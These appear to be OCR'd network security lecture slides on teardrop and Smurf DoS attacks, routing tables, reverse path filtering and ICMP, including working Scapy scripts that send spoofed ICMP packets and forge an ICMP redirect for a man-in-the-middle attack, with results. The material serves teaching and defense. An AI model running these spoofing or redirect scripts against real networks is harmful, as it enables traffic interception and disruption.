
Teardrop Attacks


Q2: Can you create some abnormal conditions using "offset" and "payload size"?

Goal: Test whether a computer (A) can handle these "unreal" conditions.

→ A cannot reassemble fragmented data packets


→ the packets overlap one another, crashing the target network device.





T2 – T1

→ OK



T2 – T1 !!!

→ negative → HUGE


Attack 3: Tie Up Target's Resources

Denial of Service Attack

Q3: Can you use a small amount of bandwidth to tie up a target machine's significant amount of resources?


→ Send out 2 tiny packet ~ 100 bytes ➔ tie up significant amount of resources on the server ~ 64KB

→ **Very efficient approach for DoS attack!**




25

Routing



Routing Scenario



A wanna talk to B

→ **Will it work?**

Change routing table

Add an IP Route entry

$ sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.7

Delete an IP Route entry

$ sudo ip route del 192.168.60.0/24

Show IP Route table

$ ip route

Routing Rules

Question: What interface will be used to route packets to
(1) 192.200.60.5?
(2) 192.168.30.5?
(3) 192.168.60.5?

default-route

A: 0.0.0.0/0	dev interface-a
B: 192.168.0.0**/16**	dev interface-b
C: 192.168.60.0**/24**	dev interface-a
D: 192.168.60.5**/32**	dev interface-d

Bottom line: Pick the longest match

How Are Routing Tables Configured

- **For Routers**
  - Routing protocols (e.g. OSPF)
  - Attacks on routing protocols (e.g. BGP) (will be discussed)
- **For Hosts** *(tiny routing table)*
  - DHCP (IP, DNS, router info.)
  - Default routers
  - Manual configuration (static route)
  - ICMP redirect messages


Reverse Path Filtering in Linux Kernel

Threat: Spoofing from outside network (using internal src_ip → pretending to be inside)

→ Cause damage

Router doesn't want to do that! How?

- **Symmetric routing**
  - When R get a packet from interface A, → do a reverse lookup, if the return path goes to the same interface? → **OK = Allow**
- Otherwise, **Asymmetric routing → Drop**




!!! Very obscure and important rule inside the Linux Kernel, providing a level of protecting against packet spoofing

RPF Spoofing

```
#!/usr/bin/python3
import time
from scapy.all import *

src_ip = "192.168.60.9"
#src_ip = "10.0.2.6"
#src_ip = "1.2.3.4"
dst_ip = "192.168.60.5"

print("SENDING SPOOFED ICMP PACKET.........")
ip = IP(src=src_ip, dst=dst_ip)
icmp = ICMP()
pkt = ip/icmp
while 1:
    send(pkt, verbose=0)
    print("ICMP: {} --> {}".format(src_ip, dst_ip))
    time.sleep(1)
```


ICMP Protocol



ICMP: internet control message protocol

- used by hosts and routers to communicate network-level information
  - **Error reporting**: unreachable host, network, port, protocol, time exceeded
  - **Control messages:**
    - echo request/reply (used by ping)
    - Redirect
    - Timestamp request/reply
    - Router advertisement/solicitation
- ICMP messages carried in IP datagrams
- *ICMP message:* type, code plus first 8 bytes of IP datagram causing error


ICMP Header



Type	Code	description
0	0	echo reply (ping)
3	0	dest. network unreachable
3	1	dest host unreachable
3	2	dest protocol unreachable
3	3	dest port unreachable
3	6	dest network unknown
3	7	dest host unknown
4	0	source quench (congestion control - not used)
8	0	echo request (ping)
9	0	route advertisement
10	0	router discovery
11	0	TTL expired
12	0	bad IP header

ICMP Echo Request/Reply

Type: 8 (request)
0 (reply)




```
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=110 time=65.036 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=92.503 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=44.057 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
2	2020-11-15 10:05:49.0609016…	10.102.20.180	10.102.20.1	ICMP	60	Echo (ping) request id=0x5666,…
3	2020-11-15 10:05:49.0610346…	10.102.20.1	10.102.20.180	ICMP	60	Echo (ping) reply id=0x5666,…
33	2020-11-15 10:05:49.6022332…	10.102.20.180	10.102.20.1	ICMP	60	Echo (ping) request id=0x5666,…
34	2020-11-15 10:05:49.6023493…	10.102.20.1	10.102.20.180	ICMP	60	Echo (ping) reply id=0x5666,…
37	2020-11-15 10:05:50.1435086…	10.102.20.180	10.102.20.1	ICMP	60	Echo (ping) request id=0x5666,…
38	2020-11-15 10:05:50.1435203…	10.102.20.1	10.102.20.180	ICMP	60	Echo (ping) reply id=0x5666,…

ICMP TTL Exceeded

Type	Code	Checksum
Other message specific information		
Data		

Type: 11

Code:

0	Time-to-live exceeded in trainsit
1	Fragment reassembly time exceeded

```
$ ping -m 1 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
92 bytes from 192.168.1.1: Time to live exceeded
Vr HL TOS  Len   ID Flg  off TTL Pro  cks      Src      Dst
 4  5  00 5400 b252   0 0000  01  01 356f 192.168.1.48  8.8.8.8
```

```
2290 85.487504  192.168.1.1     192.168.1.48    ICMP    126 Time-to-live exceeded (Time to live exceeded in transit)
2294 86.474905  192.168.1.48    8.8.8.8         ICMP     98 Echo (ping) request  id=0xe5ac, seq=3/768, ttl=1 (no response found!)
2295 86.476207  192.168.1.1     192.168.1.48    ICMP    126 Time-to-live exceeded (Time to live exceeded in transit)

> Frame 2282: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface en0, id 0
> Ethernet II, Src: Cambridg_e7:ee:a8 (70:d9:31:e7:ee:a8), Dst: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.48
v Internet Control Message Protocol
    Type: 11 (Time-to-live exceeded)
    Code: 0 (Time to live exceeded in transit)
    Checksum: 0xf4ff [correct]
    [Checksum Status: Good]
    Unused: 00000000
  > Internet Protocol Version 4, Src: 192.168.1.48, Dst: 8.8.8.8
  v Internet Control Message Protocol
```

ICMP Destination Unreachable

Type	Code	Checksum
Other message specific information		
Data		

Type: 3

Code: (selected examples)

0	Destination network unreachable
1	Destination host unreachable
2	Destination protocol unreachable
3	Destination port unreachable
4	Fragmentation required, but DF flag is set

```
seed@10.0.2.6:$ ping 192.168.60.6
PING 192.168.60.6 (192.168.60.6) 56(84) bytes of data.
From 10.0.2.7 icmp_seq=1 Destination Host Unreachable
From 10.0.2.7 icmp_seq=2 Destination Host Unreachable
From 10.0.2.7 icmp_seq=3 Destination Host Unreachable
From 10.0.2.7 icmp_seq=4 Destination Host Unreachable
```


```
2 10.0.2.6    192.168.60.6   ICMP   98  Echo (ping) request  id=0x59d9, seq=15/3840,
3 10.0.2.7    10.0.2.6       ICMP  126  Destination unreachable (Host unreachable)

▸ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.6
▾ Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 1 (Host unreachable)
    Checksum: 0xfcfe [correct]
    [Checksum Status: Good]
    Unused: 00000000
  ▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 192.168.60.6
```

ICMP Redirect Messages

Type: 5


Code:

0	Redirect for network
1	Redirect for host



Attacker ➔ MITM Attack

ICMP Redirect and Attacks




```python
#!/usr/bin/python3

from scapy.all import *

# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1

ip = IP(src = '10.0.2.1', dst = '10.0.2.7')
icmp = ICMP (type=5, code=1)
icmp.gw = '10.0.2.6'

ip2 = IP(src = '10.0.2.7', dst = '1.2.3.4')
send (ip/icmp/ip2/UDP());
```


- **Execution Result**

```
Server (10.0.2.7): $ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.1 dev enp0s3 src 10.0.2.7
    cache

Server(10.0.2.7): $ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.6 dev enp0s3 src 10.0.2.7
    cache <redirected> expires 297sec
```

Question: ICMP Redirect attacks

- **Question 1:** Can you launch ICMP redirect from **a remote computer?**


- **Question 2:** Can you use ICMP redirect attacks to **redirect to a remote computer?**



Question: ICMP Redirect attacks

- **Question 1:** Can you launch ICMP redirect from **a remote computer?**
- **Question 2:** Can you use ICMP redirect attacks to **redirect to a remote computer?**

No! When A receiving **ICMP Redirect**, it will check the gateway is on the same network or not
If not → **ignore**




Question: ICMP Redirect attacks

- **Question 1:** Can you launch ICMP redirect from **a remote computer?**


  No! Reverse path filtering (RPF) at the router will drop them!

- **Question 2:** Can you use ICMP redirect attacks to **redirect to a remote computer?**

  No! When A receiving **ICMP Redirect**, it will check the gateway is on the same network or not
  If not → **ignore**





DoS Attacks strategies



later on!)

Smurf Attack





https://www.imperva.com/learn/ddos/smurf-attack-ddos/

Simple demo

Smurf Attack

```
$ ping 192.168.1.255
PING 192.168.1.255 (192.168.1.255): 56 data bytes
64 bytes from 192.168.1.94: icmp_seq=0 ttl=32 time=49.931 ms
64 bytes from 192.168.1.36: icmp_seq=0 ttl=64 time=63.207 ms
Request timeout for icmp_seq 1
64 bytes from 192.168.1.94: icmp_seq=2 ttl=32 time=89.950 ms
64 bytes from 192.168.1.36: icmp_seq=2 ttl=64 time=101.858 ms
64 bytes from 192.168.1.94: icmp_seq=3 ttl=32 time=113.152 ms
64 bytes from 192.168.1.36: icmp_seq=3 ttl=64 time=130.711 ms
64 bytes from 192.168.1.94: icmp_seq=4 ttl=32 time=31.506 ms
64 bytes from 192.168.1.36: icmp_seq=4 ttl=64 time=55.632 ms
64 bytes from 192.168.1.94: icmp_seq=5 ttl=32 time=54.623 ms
64 bytes from 192.168.1.36: icmp_seq=5 ttl=64 time=58.818 ms
64 bytes from 192.168.1.94: icmp_seq=6 ttl=32 time=76.220 m
```

What happened if we ping to the broadcast address?

